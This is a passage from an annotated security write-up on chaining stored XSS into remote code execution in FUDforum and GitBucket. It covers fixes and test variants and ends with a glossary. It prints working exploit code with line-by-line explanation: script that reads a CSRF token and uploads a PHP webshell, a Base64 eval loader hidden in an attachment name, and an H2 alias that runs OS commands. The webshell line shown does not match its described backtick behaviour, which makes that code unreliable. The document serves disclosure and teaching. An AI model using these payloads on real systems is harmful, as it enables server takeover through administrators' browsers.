const action = '/adm/admbrowse.php';stores the address of the admin file browser, so it is written once and reused.function uploadShellWithCSRFToken(csrf) {defines a function that takes the CSRF token as its input. The token is the secret value the server expects in the form; without it the server would reject the upload.let cur = '/var/www/html/fudforum.loc';is the directory on the server where the file should be placed.let boundary = "-----------------------------347796892242263418523552968210";is a separator string. When a form carries a file, the parts of the request are glued together with a unique line like this so the server can tell where one field ends and the next begins.let contentType = "application/x-php";labels the uploaded file as PHP.let fileName = 'shell.php';is the name the file will get on the server.let fileData = "<?=$_GET[cmd]?>";is the file's content: a tiny PHP program that runs whatever command is passed in thecmdparameter of the address. The backtick operator in PHP runs a shell command and returns its output. This is the webshell.let xhr = new XMLHttpRequest();creates a request object, the older, manual way of sending requests from JavaScript.xhr.open('POST', action, true);prepares a POST to the file browser address;truemeans do it in the background without reloading the page.xhr.setRequestHeader("Content-Type", "multipart/form-data, boundary=" + boundary);tells the server the body is a multi-part form and which separator to look for.- The long run of
body += ...lines builds the body piece by piece. Each field starts with--plus the boundary, then aContent-Dispositionline naming the field, then a blank line, then the value, then a line break. The fields arecur(the directory),SQ(the CSRF token),fname(the file name, withfilename=so the server treats it as an upload),tmp_f_val,d_name(the display name) andfile_upload(the button label). The file's own content is inserted after itsContent-Typeline. body += "--" + boundary + "--";closes the body with the boundary followed by two dashes, the standard end marker.xhr.send(body);sends it.let req = new XMLHttpRequest();creates a second request, used first to fetch the page and steal the token.req.onreadystatechange = function() {sets a function to run whenever the request's state changes.if (req.readyState == 4 && req.status == 200) {checks that the request finished (4) and succeeded (200).let response = req.response;takes the returned page.uploadShellWithCSRFToken(response.querySelector('input[name=SQ]').value);finds the input namedSQin that page, reads its value (the CSRF token) and passes it to the upload function.req.open("GET", action, true);prepares a GET of the file browser page.req.responseType = "document";asks for the reply to be parsed as a page, so it can be searched like one.req.send();sends it, which starts the chain.
The protection assumes a forged request cannot read the page; once script runs on the page, it can.
Now an attacker can write a private message to himself and attach the mentioned exploit as a file. After the message has been sent to itself, the attacker needs to get the path to the hosted JavaScript exploit on the server:
index.php?t=getfile&id=7&private=1
Line by line:
index.phpis the forum's main script.t=getfileasks it to serve a stored file.id=7identifies which file.private=1says the file belongs to a private message.
Why this step matters: the attacker needs a stable address where the exploit script lives, so the payload in the attachment name can fetch it later.
The next step is to prepare the JavaScript payload that will be executed via a stored XSS attack. The essence of the payload is to get the early placed exploit and run it:
$.get('index.php?t=getfile&id=7&&private=1',function(d){eval(d)})
Line by line:
$.get(...)fetches the address of the stored exploit.function(d){eval(d)}takes the returned text asdand runs it witheval.
It remains to put everything together to form the full name of the attached file in private messages. The assembled JavaScript payload is encoded in Base64:
<img src=1 onerror=eval(atob('[redacted]='))>.png
Line by line:
<img src=1 onerror=is the broken-image trick again.eval(atob('...'))decodes the Base64 string and runs it. The decoded text is the$.get(...)loader above.>.pngcloses the tag and keeps the image-looking extension.
After the administrator reads the private message sent by the attacker with the attached file, a file named shell.php is created on the server on behalf of the administrator, which allows the attacker to execute arbitrary commands on the server:
Achieving Remote Code Execution via stored XSS in FUDforum v3.1.1
GitBucket: stored XSS in issue names
Having a stored XSS attack, the researcher tries to exploit it in order to execute code on the server. The admin panel has tools for performing SQL queries: the Database viewer. GitBucket uses the H2 Database Engine by default. For this database there is a publicly available exploit to achieve a Remote Code Execution.
All an attacker needs to do is create a PoC code based on this exploit, upload it to the repository and use it during an attack:
var url = "/admin/dbviewer/_query";
$.post(url, {query: 'CREATE ALIAS EXECVE AS $$ String execve(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\\\A");return s.hasNext() ? s.next() : ""; }$$;'
})
.done(function(data) {$.post(url, {query: "CALL EXECVE('touch HACKED')"})})
Line by line:
var url = "/admin/dbviewer/_query";stores the address the Database viewer uses to run a query.$.post(url, {query: '...'})sends a query to that address. The query isCREATE ALIAS EXECVE AS $$ ... $$;, which teaches H2 a new function calledEXECVE.- Inside the alias,
String execve(String cmd)declares a function that takes a command as text. Runtime.getRuntime().exec(cmd)is Java's way of running an operating-system command. Java is the language H2 runs on.new java.util.Scanner(...).useDelimiter("\\\\A")reads the command's output back and collects it as one piece of text.return s.hasNext() ? s.next() : "";returns the output, or an empty string if there is none..done(function(data) {runs the next part once the first query succeeds.$.post(url, {query: "CALL EXECVE('touch HACKED')"})calls the new function with the commandtouch HACKED, which creates an empty file namedHACKEDin the server's working directory. It is a harmless marker proving that commands run.
Why this works: the Database viewer is an admin feature that runs SQL. H2 allows SQL to define functions written in Java, and those functions can call the operating system. The XSS is only the delivery mechanism that makes the administrator's browser send these queries.
Uploading the PoC code for exploiting H2 Database Engine via stored XSS to the repository
Now it remains to create a new issue or rename the old one and perform a stored XSS attack with the early exploit loaded:
Issue 1"><script src="/hacker/Repo1/raw/[redacted]/exploit.js"></script>
Line by line:
Issue 1is ordinary text, the start of the issue name.">closes the attribute the name was placed in and the surrounding tag, just as in the Evolution CMS link.<script src="/hacker/Repo1/raw/[redacted]/exploit.js"></script>loads the previously uploaded script from the attacker's repository. The long middle part is the repository's identifier for that file version.
Why this step matters: the issue name is stored and shown on the home page and the profile page, so the script loads whenever an administrator views either.
Creating a new issue with a payload
When the administrator visits the attacker's profile page or the main page, the exploit is executed on his behalf and a HACKED file is created on the server:
Using the administrator's account to visit an attacker's profile
Checking whether Remote Code Execution was achieved
Root cause
The common thread is unescaped output of user-controlled data. In Evolution CMS the manager templates for user roles (permission.blade.php, user_role.blade.php, permissions_groups.blade.php) render values without escaping, so a crafted id parameter breaks out of its attribute. In FUDforum the attachment name is rendered unescaped in private messages and forum topics. In GitBucket the issue name is rendered unescaped on the home page and the profile activity page. In each case the application's own output encoding is missing at the point of display, and the browser treats the injected markup as part of the page.
The escalation to RCE does not rely on a second memory-corruption style bug. It relies on the administrator's own privileges: the file manager in Evolution CMS and FUDforum can write PHP files, and the GitBucket Database viewer can run SQL against H2. The XSS simply makes the administrator's browser issue those privileged requests.
Impact
A low-skilled attacker can achieve remote code execution via any XSS attack in these open-source applications. The conditions are that an administrator authorised in the system follows the crafted link (Evolution CMS), reads the private message with the malicious attachment (FUDforum), or visits the attacker's profile page or the main page (GitBucket). Under those conditions the attacker can overwrite index.php with arbitrary PHP (Evolution CMS), create a shell.php that executes arbitrary commands (FUDforum), or create a HACKED file through H2 (GitBucket). The report does not assign severity scores or bounties.
Fix
Information about all found vulnerabilities was reported to maintainers, and fixes are available in the official repositories:
- Evolution: commit
[redacted] - FUDforum: release v3.1.2
- GitBucket: release 4.37.2
A commit is a saved change in a code repository; a release is a published version of the software. The report does not describe the content of the patches.
Variants to test
- Look for admin-area templates that echo request parameters into HTML attributes, as in the Evolution CMS role screens. A positive result is a parameter value that closes the attribute and executes script, for example an
onerrorhandler firing. - Test attachment and file names in forums and file managers. A positive result is a stored payload such as
<img src=1 onerror=alert()>.pngexecuting when the file listing is viewed. - Test issue, ticket and project names on collaboration platforms, on both the item page and activity/profile pages. A positive result is script execution on the home page or profile page.
- Where an admin file manager can write PHP, check whether an XSS can drive it to save a file. A positive result is a new PHP file on the server that responds to a command parameter.
- Where an admin SQL console exists, check the database engine and whether it supports user-defined functions or aliases. A positive result is a created alias that executes an OS command, as with H2
CREATE ALIAS. - Check whether CSRF tokens can be read by injected script from the same origin. A positive result is the token being extracted and used in a forged privileged request.
Glossary
- Administrator: a user with full rights over a website or application, including its settings and files.
- Alias (database): a name given to a new function inside a database, which can then be called like a built-in command.
- API: a defined set of addresses and rules a program accepts requests on, so other software can talk to it.
- Attachment: a file uploaded together with a message or post.
- Base64: an encoding that turns any text into ordinary letters and digits so it can travel inside a link; not encryption.
- Boundary (multipart): a unique separator line used to divide the fields of a form that carries a file.
- Browser: the program used to visit websites; it reads HTML and runs JavaScript.
- CMS (content management system): software for building and editing a website without writing code by hand.
- Commit: a saved change in a code repository.
- Cookie: a small piece of data the server gives the browser to remember who you are.
- CSRF (Cross-Site Request Forgery): an attack that makes a logged-in user's browser send a request the user did not intend; CSRF tokens are the usual defence.
- CSRF token: a secret value placed in a form that the server checks to confirm the form came from its own page.
- CVE: a public identifier for a known vulnerability.
- Database viewer: an admin screen that lets you send SQL queries to the database.
- Escaping: converting special characters in user text into harmless text before displaying it.
- Forum: a website where people post messages in threads.
- Git: a system for tracking versions of files.
- H2 Database Engine: a database written in Java, used by GitBucket by default.
- HTML: the language that describes the structure of a web page.
- Issue: a tracked task or bug report on a code hosting platform.
- Java: a programming language; H2 runs on it.
- JavaScript: the programming language browsers run inside pages.
- jQuery: a JavaScript library that makes requests and page searching shorter to write; its short name is
$. - Multipart form: a request format that can carry files alongside ordinary fields.
- Parameter: a named value attached to a request, usually after a
?in the address. - Payload: the malicious text or code an attacker wants the victim's browser to run.
- PHP: a programming language widely used for websites.
- PoC (proof of concept): a small demonstration that a flaw is real.
- POST: a request that carries data to be saved, rather than just asking for a page.
- RCE (Remote Code Execution): running your own commands on someone else's machine over the network.
- Reflected XSS: XSS where the malicious text is in a link and bounces straight back into the page.
- Release: a published version of software.
- Repository: a folder of project files tracked by Git.
- Request: a message the browser sends to the server.
- Scala: a programming language; GitBucket is written in it.
- Server: the computer that stores a website and answers requests.
- Session cookie: a cookie that proves you are logged in.
- Stored XSS: XSS where the malicious text is saved on the server and shown to everyone who views it later.
- Template: a file that describes how a page is built.
- User-defined function: a function added to a database by its users, as opposed to one built in.
- Webshell: a file placed on a server that runs a command the attacker chooses when visited.